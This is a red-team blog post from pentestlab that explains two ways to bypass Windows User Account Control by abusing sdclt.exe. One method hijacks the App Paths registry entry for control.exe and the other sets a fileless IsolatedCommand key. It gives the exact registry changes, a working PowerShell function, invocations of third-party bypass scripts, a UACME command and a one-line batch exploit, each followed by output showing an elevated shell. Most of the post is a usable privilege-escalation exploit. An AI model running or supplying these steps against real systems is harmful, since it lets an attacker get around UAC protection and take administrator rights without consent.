
UAC Bypass – SDCLT

pentestlab.blog/category/red-team/page/107

June 9, 2017

SDCLT is a Microsoft binary that is used in Windows systems (Windows 7 and above) to allow the user to perform backup and restore operations. However it is one of the Microsoft binaries that has been configured to have the **autoElevate** setting to **“true”**. This can be verified by using the Sigcheck tool from sysinternals and exploring its manifest file:




```
<application  xmlns="urn:schemas-microsoft-com:asm.v3">
    <windowsSettings>
        <dpiAware  xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">true</dpiAware>
        <autoElevate  xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">true</autoElevate>
    </windowsSettings>
</application>
</assembly>
```

sdclt – autoelevate is set to true

Matt Nelson discovered two methods that can allow a user to bypass UAC through this binary in Windows 10 environments. Both methods require to construct a specific registry structure however they differ from each other since one method can take command parameters while the other method the full path of a binary that will executed.

App Paths

The backup and restore operation is part of the control panel. This means that when the sdclt.exe process starts the control panel is starting as well. This binary it is designed to run as a high integrity process:



Image

Windows Control Panel

Microsoft Corporation

Name: control.exe

Version: 10.0.15063.0 (WinBuild.160101.0800)

Path:

C:\Windows\System32\control.exe

Command Line:

"C:\Windows\System32\control.exe" /name Microsoft.BackupAndRestoreCenter


PID:	10912	Architecture:	64-bit
Parent PID:	180	Virtualized:	False
Session ID:	1	Integrity:	High

sdclt – High Integrity Process

Also sdclt when it starts is looking for the following location in the registry.


```
HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe
```

However this location doesn't exist therefore an attacker can create this registry location in order to execute a payload as a high integrity process bypassing the User Account Control.



PID	Process Name	Operation	Path	Integrity	Result
180	sdclt.exe	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe	High	NAME NOT FOUND
180	sdclt.exe	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe	High	NAME NOT FOUND

sdclt – Registry Location Doesn't Exist




Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe

Name	Type	Data
(Default)	REG_SZ	C:\Windows\System32\cmd.exe

App Paths – UAC Bypass Registry

The next time that sdclt.exe will run an elevated command prompt will open:



```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```


sdclt – Elevated Command Prompt

Fileless

There is another method which can be used to bypass User Account Control through sdclt which can take command parameters instead of a binary full path. Specifically when sdclt is executed with the **“kickoffelev”** is performing a check in the registry in order to find the following path:

```
HKCU\Software\Classes\exefile\shell\runas\command\IsolatedCommand
```


By default this path doesn’t exist therefore it can be constructed manually to execute command prompt:


Computer\HKEY_CURRENT_USER\Software\Classes\exefile\shell\runas\command

Name	Type	Data
(Default)	REG_SZ	(value not set)
IsolatedCommand	REG_SZ	C:\Windows\System32\cmd.exe

Sdclt Fileless UAC – Isolated Command Registry

When the sdclt will executed again with the **/kickoffelev** parameter it will find the **IsolatedCommand** registry key and an elevated command prompt will open.



Command Prompt

```
C:\Windows\System32>sdclt.exe /kickoffelev

C:\Windows\System32>
```

Administrator: C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```


sdclt Fileless – Elevated Command prompt

PowerShell

It is possible to automate this process with the use of the following PowerShell script that it was written for the purposes of pentestlab blog and it is a actually a simplistic version of Matt Nelson **AppPathBypass** script.

The code can be found below or through the GithubGist repository:

```
function SdcltUACBypass(){
Param (
[String]$program = "C:\Windows\System32\cmd.exe" #default
)
#Create Registry Structure
New-Item "HKCU:\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" -Force
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" -Name "(default)" -Value $program -Force
#Start sdclt.exe
Start-Process "C:\Windows\System32\sdclt.exe" -WindowStyle Hidden
#Cleanup
Start-Sleep 3
Remove-Item "HKCU:\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" -Recurse -Force
}
```




```
PS C:\> Import-Module .\SdcltUACBypass.ps1
PS C:\> SdcltUACBypass


    Hive: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\App Paths


Name                           Property
----                           --------
control.exe


PS C:\> _
```

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

sdclt UAC Bypass – PowerShell Script


Matt Nelson wrote also two PowerShell scripts for both methods to demonstrate this bypass.



```
Windows PowerShell
PS C:\> Import-Module .\Invoke-AppPathBypass.ps1
PS C:\> Invoke-AppPathBypass -Payload 'C:\Windows\System32\cmd.exe'
PS C:\> _
```

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

App Path – UAC Bypass via PowerShell




```
Windows PowerShell
PS C:\> Import-Module .\Invoke-SDCLTBypass.ps1
PS C:\> Invoke-SDCLTBypass -Command "C:\Windows\System32\cmd.exe /c notepad.exe"
PS C:\> Invoke-SDCLTBypass -Command "C:\Windows\System32\cmd.exe /c cmd.exe"
PS C:\> _
```

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Fileless UAC Bypass – sdclt – PoweShell

Command prompt and notepad will run with the same level of privileges as sdclt which means their processes will run with integrity level set to High bypassing the user account control (UAC).




```
cmd.exe            1,860 K     2,860 K   18588    High
cmd.exe            1,832 K     2,972 K   14904    High
conhost.exe        6,184 K    14,780 K   18224    High
ETDCtrlHelper.exe  2,676 K     7,024 K    7588    High
notepad.exe        2,744 K    13,520 K   19892    High
```

sdclt – cmd and notepad as High Integrity Processes

UACME

This bypass is also part of the UACME project method 31:



```
C:\>Akagi64.exe 31

C:\>
```

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

sdclt – UAC Bypass via UACME

Batch File

This bypass can be performed as well via a .bat file:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" /d "cmd.exe" /f && START /W sdclt.exe && reg delete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" /f
```

Resources

https://gist.githubusercontent.com/netbiosX/54a305a05b979e13d5cdffeba5436bcc/raw/3548580f4e6c7dd0b0e5221078bcd2fad4949501/Sdclt.ps1

https://technet.microsoft.com/en-us/sysinternals/bb897441.aspx

https://github.com/enigma0x3/Misc-PowerShell-Stuff

Bypassing UAC using App Paths

https://raw.githubusercontent.com/enigma0x3/Misc-PowerShell-Stuff/master/Invoke-AppPathBypass.ps1

“Fileless” UAC Bypass using sdclt.exe

https://raw.githubusercontent.com/enigma0x3/Misc-PowerShell-Stuff/master/Invoke-SDCLTBypass.ps1

https://github.com/r00t-3xp10it/msf-auxiliarys